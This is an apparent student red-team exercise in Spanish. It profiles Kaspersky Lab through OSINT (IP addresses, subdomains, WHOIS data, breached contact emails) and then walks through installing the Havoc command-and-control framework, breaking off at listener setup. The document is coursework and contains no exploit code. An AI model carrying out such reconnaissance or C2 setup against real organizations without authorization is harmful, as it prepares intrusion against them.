# Práctica final-Red Team

## PLANIFICACIÓN Y RECONOCIMIENTO DE UNA ORGANIZACIÓN

Empresa elegida: Kaspersky Lab

**Historia de la empresa**: Fundada en 1997 por Eugene Kaspersky, Natalya Kaspersky y Alexey De-Monderik, Kaspersky Lab es una destacada empresa multinacional rusa especializada en ciberseguridad y antivirus, con sede en Moscú, Rusia. Ofrece una amplia gama de productos y servicios que incluyen antivirus, seguridad en Internet, gestión de contraseñas y seguridad de puntos finales.

**Áreas de operación**: Con presencia en 200 países y territorios, Kaspersky Lab opera a través de 35 oficinas distribuidas en 31 países. Protege a más de 300 millones de usuarios y cuenta con más de 250,000 clientes corporativos a nivel global.

**Estructura organizativa**: El equipo ejecutivo está encabezado por Eugene Kaspersky como CEO, acompañado por Elena Milinova y Andrey Tikhonov. La empresa emplea a más de 4,000 profesionales altamente capacitados.

**Presencia en línea**: Kaspersky Lab tiene una sólida presencia digital con su sitio web oficial, un centro de recursos para seguridad doméstica y un blog oficial. Además, ofrece "My Kaspersky", un portal para la gestión de la protección digital.

### Productos y servicios ofrecidos

Kaspersky ofrece una amplia gama de productos y servicios de ciberseguridad para usuarios individuales, pequeñas y medianas empresas, y grandes organizaciones. Algunos de los productos y servicios más destacados incluyen:

- **Kaspersky Anti-Virus:** Protección básica contra malware para usuarios individuales y pequeñas empresas.
- **Kaspersky Internet Security:** Protección avanzada que incluye firewall, protección contra phishing, y control parental.
- **Kaspersky Total Security:** Protección completa que incluye todas las características de Internet Security, además de protección de datos y backup.
- **Kaspersky Endpoint Security:** Soluciones de seguridad para dispositivos de punto final en empresas, incluyendo protección contra amenazas avanzadas y administración centralizada.
- **Kaspersky Security Cloud:** Un servicio basado en la nube que ofrece protección adaptable y personalizada para usuarios individuales y familias.
- **Kaspersky Threat Intelligence Services:** Servicios de inteligencia de amenazas que proporcionan análisis profundos de amenazas cibernéticas y apoyo a las operaciones de seguridad.
- **Kaspersky Industrial CyberSecurity:** Soluciones diseñadas para proteger infraestructuras industriales y sistemas de control.

- **Kaspersky Fraud Prevention:** Soluciones para proteger contra fraudes en entornos financieros y transacciones digitales.
- **Kaspersky Managed Detection and Response (MDR):** Servicios gestionados que incluyen monitoreo continuo, detección y respuesta a incidentes de seguridad.

## Competencia y posición en el mercado

Kaspersky es una de las empresas líderes en el mercado de ciberseguridad, compitiendo con otras grandes firmas como Symantec, McAfee, Trend Micro y Sophos. A continuación, se presenta una evaluación de su posición en el mercado:

- **Innovación tecnológica:** Kaspersky es conocida por su innovación constante en tecnologías de detección y prevención de amenazas. La empresa invierte significativamente en investigación y desarrollo, y sus laboratorios de investigación son altamente respetados en la comunidad de ciberseguridad.
- **Inteligencia de amenazas:** Kaspersky es reconocida por su experiencia en inteligencia de amenazas y por proporcionar información detallada sobre campañas de ciberespionaje y grupos de amenazas persistentes avanzadas.
- **Confianza y transparencia:** Aunque Kaspersky es una empresa técnicamente fuerte, ha enfrentado desafíos relacionados con la confianza y la percepción pública, especialmente en Estados Unidos y algunos países europeos, debido a preocupaciones sobre posibles vínculos con el gobierno ruso. La empresa ha tomado medidas para mejorar la transparencia, como trasladar parte de su infraestructura de procesamiento de datos a Suiza.
- **Relación calidad-precio:** Kaspersky es competitiva en términos de precio y ofrece una amplia gama de soluciones para diferentes segmentos del mercado, desde usuarios individuales hasta grandes corporaciones.

**Sistemas Autónomos (AS)**


- AS41983: Kaspersky Lab Switzerland GmbH, Switzerland
- AS209030: Kaspersky Lab AO, Russian Federation
- AS200107: Kaspersky Lab Switzerland GmbH, Switzerland
- AS9303: The Digital Lab 2007 Limited, New Zealand
- AS60601: Association Neutral Network Lab, France
- AS55471: AS number for APNIC TRAINING LAB, Australia
- AS54429: Local Connectivity Lab, United States
- AS54335: RENDERCORE LAB INC, United States
- AS52203: "MEDIA-LAB" SERGIUSZ ROZANSKI, JACEK KORZEWSKI, Poland
- AS51224: link-lab GbR Schmidt Waehlisch, Germany
- AS45192: ASN for APNIC TRAINING LAB DC, Australia
- AS44295: Lab Luxembourg S.A., Luxembourg
- AS41684: "1 CLOUD LAB" LLC, Ukraine
- AS41122: MT Lab LLC, Russian Federation
- AS399914: N-LAB, United States


**Rangos de Red**

Gracias a SHODAN hemos reconocido:

- 80.231.123.139
- 77.74.178.17
- 77.74.178.18
- 80.239.197.106
- 144.121.3.166
- 145.239.135.200
- 118.201.36.115
- 185.85.15.38
- 118.201.36.116
- 195.27.253.3
- 118.201.36.116
- 195.27.253.3
- 95.167.139.6
- 185.85.15.46
- 195.27.253.5
- 130.117.184.170
- 77.74.176.26
- 66.110.49.107
- 89.149.206.48
- 94.20.71.18

Usamos la herramienta shuffledns para descubrir subdominios asociados a nuestro dominio (Kaspersky.com) objetivo.







```
┌──(kali㉿kali)-[~/kaspersky]
└─$ cat subdominios.txt
shop.kaspersky.com
crm.kaspersky.com
windows.kaspersky.com
brazil.kaspersky.com
africa.kaspersky.com
no.kaspersky.com
me.kaspersky.com
dam.kaspersky.com
mdm.kaspersky.com
myaccount.kaspersky.com
owa.kaspersky.com
confluence.kaspersky.com
```

→Podemos observar que shuffledns nos brinda una gran cantidad de subdominios:

→Gracias a la herramienta de Whois podemos seguir con el reconocimiento obteniendo información adicional de *Kaspersky Lab*:

```
Domain Name: KASPERSKY.COM
Registry Domain ID: 1161465_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.nic.ru
Registrar URL: http://www.nic.ru
Creation Date: 1997-10-09T04:00:00Z
Registrar Registration Expiration Date: 2024-10-07T21:00:00Z
Registrar: Regional Network Information Center, JSC dba RU-CENTER
Registrar IANA ID: 463
Registrar Abuse Contact Email: tld-abuse@nic.ru
Registrar Abuse Contact Phone: +7.4959944601
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Joint Stock Company## Kaspersky Lab
Registrant Organization: Joint Stock Company Kaspersky Lab
Registrant Street: 39A/2 Leningradskoe Shosse
Registrant City: Moscow
Registrant State/Province: Moscow
Registrant Postal Code: 125212
Registrant Country: RU
Registrant Phone: +7.4957978700
Registrant Phone Ext:
Registrant Fax: +7.4957978700
Registrant Fax Ext:
Registrant Email: domain-management@kaspersky.com
Registry Admin ID:
Admin Name: Joint Stock Company## Kaspersky Lab
Admin Organization: Joint Stock Company Kaspersky Lab
Admin Street: 39A/2 Leningradskoe Shosse
Admin City: Moscow
Admin State/Province: Moscow
Admin Postal Code: 125212
Admin Country: RU
Admin Phone: +7.4957978700
Admin Phone Ext:
Admin Fax: +7.4957978700
Admin Fax Ext:
Admin Email: domain-management@kaspersky.com
Registry Tech ID:
Tech Name: Joint Stock Company## Kaspersky Lab
Tech Organization: Joint Stock Company Kaspersky Lab
Tech Street: 39A/2 Leningradskoe Shosse
Tech City: Moscow
Tech State/Province: Moscow
Tech Postal Code: 125212
Tech Country: RU
Tech Phone: +7.4957978700
Tech Phone Ext:
Tech Fax: +7.4957978700
Tech Fax Ext:
```





**Breve explicación del resultado del comando DIG**

1. **Dirección IP Asignada:**
    - El dominio dnsmaster.kasperskylabs.net se resuelve a la dirección IP 91.103.66.30. Esto significa que el subdominio apunta a un servidor con esta dirección IP. Este servidor probablemente gestiona o está relacionado con los servicios DNS de Kaspersky.
2. **Estado de la Consulta:**
    - El estado NOERROR indica que la consulta se realizó correctamente y el dominio existe. Esto confirma que dnsmaster.kasperskylabs.net es un subdominio válido y activo.
3. **Tiempo de Consulta y Servidor DNS:**
    - El tiempo de consulta de 192 ms es razonable y el servidor DNS utilizado (en este caso 80.58.61.250) resolvió la consulta correctamente. Esto muestra que la infraestructura DNS está funcionando de forma correcta.


## OSINT


→ A continuación, me apoyaré en la herramienta de MALTEGO para realizar un análisis a nivel público de los datos relacionados con Kaspersky y convertirlos en conocimiento útil:




→ Como primer caso escogemos el correo electrónico: domain-management@kaspersky.com


Existen páginas web como por ejemplo https://haveibeenpwned.com/ que nos permiten saber si ha habido alguna filtración sobre un correo electrónico determinado.







Este correo electrónico ha sido filtrado a través de 4 fuentes distintas:

- Epik
  - **Compromised data:** Email addresses, Names, Phone numbers, Physical addresses, Purchases
- Lead Hunter
  - **Compromised data:** Email addresses, Genders, IP addresses, Names, Phone numbers, Physical addresses
- Onliner Spambot
  - A través de spambot se lógraron filtrar contraseñas

    **Compromised data:** Email addresses, Passwords
- Verifications.io
  - **Compromised data:** Dates of birth, Email addresses, Employers, Genders, Geographic locations, IP addresses, Job titles, Names, Phone numbers, Physical addresses


-Otro correo electrónico que he encontrado ha sido: tld-abuse@nic.ru




Además de ser filtrado en algunas fuentes como las del correo "domain-management@kaspersky.com", ha sido filtrado "recientemente" en:

- Convex
  - En febrero de 2023, el proveedor de telecomunicaciones ruso Convex fue hackeado por "Anonymous", quien posteriormente lanzó públicamente 128GB de datos, alegando que revelaban vigilancia gubernamental ilegal. Los datos filtrados contenían 150,000 direcciones de correo electrónico, direcciones IP, direcciones físicas, nombres y números de teléfono únicos.
- Eye4Fraud
  - Eye4Fraud: En febrero de 2023, datos supuestamente tomados del servicio de protección contra fraude Eye4Fraud fueron puestos a la venta en un popular foro de hackers. Abarcando decenas de millones de filas con 16 millones de direcciones de correo electrónico únicas, los datos estaban distribuidos en 147 tablas, sumando un total de 65GB

→ Además de correos electrónicos he encontrado archivos como este: trials?open=av-i386-daily.zip



Parece ser un archivo de actualización diaria para un antivirus, posiblemente relacionado con una versión de prueba.

El dominio "dnsmaster.kasperskylabs.net" parece ser un subdominio de Kaspersky Labs y podría estar relacionado con la gestión de sus servicios DNS.


**Posibles Propósitos del Subdominio**

1. **Gestión de DNS:**
    - Podría ser utilizado para administrar y configurar los registros DNS de los dominios de Kaspersky. Esto incluye tareas como la creación, modificación y eliminación de registros DNS que dirigen el tráfico a los diferentes servicios y servidores de la empresa.
2. **Servidores Autoritativos:**
    - Es posible que "dnsmaster" actúe como un servidor autoritativo para los dominios de Kaspersky, proporcionando respuestas oficiales a las consultas DNS sobre sus dominios.
3. **Infraestructura de Red:**
    - El subdominio podría estar vinculado a la infraestructura de red interna de Kaspersky, gestionando la resolución de nombres dentro de sus sistemas y redes corporativas.
4. **Investigación y Desarrollo:**
    - Podría ser una parte de la infraestructura de investigación y desarrollo de Kaspersky, utilizada para pruebas y desarrollo de nuevos productos o servicios relacionados con DNS y seguridad de la red.
5. **Supervisión y Monitoreo:**
    - El subdominio podría estar relacionado con sistemas de supervisión y monitoreo que rastrean la salud y el rendimiento de los servicios DNS de

## Breve Conclusión

El ejercicio proporcionó una visión detallada de la estructura organizativa, la amplitud de productos y servicios ofrecidos, así como la infraestructura de red global de Kaspersky Lab. La empresa se destaca por su capacidad de innovación en ciberseguridad y su compromiso con la protección digital a escala global.

Este análisis no solo fortaleció la comprensión de la empresa desde una perspectiva técnica y operativa, sino que también resaltó áreas clave para futuras evaluaciones de seguridad y estrategias de mitigación de riesgos.

### Herramientas y fuentes utilizadas

| Herramienta/Fuente | Descripción |
|---|---|
| **Wikipedia** | Fuente de información general sobre Kaspersky Lab y su historia. |
| **Whois Lookup** | Utilizado para obtener información de registro WHOIS de dominios. |
| **ARIN** | Utilizado para consultar información sobre recursos IP en América del Norte. |
| **DNS Dumpster** | Herramienta para encontrar información sobre registros DNS históricos. |
| **Nmap** | Utilizado para escanear redes y descubrir hosts y servicios activos. |
| **Shuffledns** | Utilizado para descubrir subdominios asociados con Kaspersky Lab. |
| **Katana** | Herramienta multifuncional para pruebas de penetración y análisis de red. |
| **Have I Been Pwned** | Utilizado para verificar si direcciones de correo electrónico han sido comprometidas en filtraciones conocidas. |
| **Dig** | Herramienta de línea de comandos para realizar consultas DNS. |
| **Maltego** | Utilizado para análisis de inteligencia y visualización de datos. |
| **Hurricane Electric BGP Toolkit** | Herramienta para consultar y visualizar información de BGP (Border Gateway Protocol). |

# Ejercicio de Red Team

**Instalación y Configuración de Havoc Framework**

**Paso 1: Clonar el Repositorio de Havoc**

Primero, clonamos el repositorio de Havoc desde GitHub.

git clone https://github.com/HavocFramework/Havoc.git

**Paso 2: Descargar e Instalar Go**

Luego, instalamos Go, que es necesario para compilar y ejecutar algunos componentes de Havoc.

cd /tmp

wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz

tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz

export PATH=$PATH:/usr/local/go/bin

Verificamos que Go esté instalado correctamente:

go version

**Paso 3: Configurar y Ejecutar el Servidor de Havoc**

Accedemos al directorio de Havoc y ejecutamos el servidor.

cd /path/to/Havoc

./havoc server --profile ./profiles/havoc.yaotl --v --debug

El parámetro --profile especifica el perfil de configuración, mientras que --v y --debug habilitan los modos verbose y debug, respectivamente.


**Paso 4: Configurar el Cliente de Havoc**

Abrimos otra terminal y navegamos al directorio de Havoc para configurar el cliente.

cd /path/to/Havoc

nano profiles/havoc.yaotl


En este archivo no realizamos cambios ahora, pero es útil para futuras configuraciones y para información sobre los usuarios de Havoc.

**Paso 5: Iniciar el Cliente de Havoc**

Ejecutamos el cliente de Havoc.

./havoc client


Aquí, ingresamos el usuario, el host, el nombre, y la contraseña para acceder al entorno de Havoc.


**Configuración de Listeners y Payloads**

**Paso 6: Crear un Listener**

